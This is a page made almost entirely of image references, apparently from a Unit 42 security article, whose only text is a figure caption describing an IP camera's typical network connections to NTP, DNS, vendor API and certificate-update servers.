















![The figure shows the typical network connections made by an IP camera. On the left side, in blue, it shows IP Camera Device: 50, Internet: 40, Intranet: 10. On the right side, in gray and orange, the figure shows NTP Server: 5, DNS Server: 5, device-api.ip-camera-vendor[.]com (TCP): 15, m4.iotcplatform[.]com (UDP): 15, certificate update server (SSL): 10](https://unit42.paloaltonetworks.com/wp-content/uploads/2022/03/word-image-46.png)










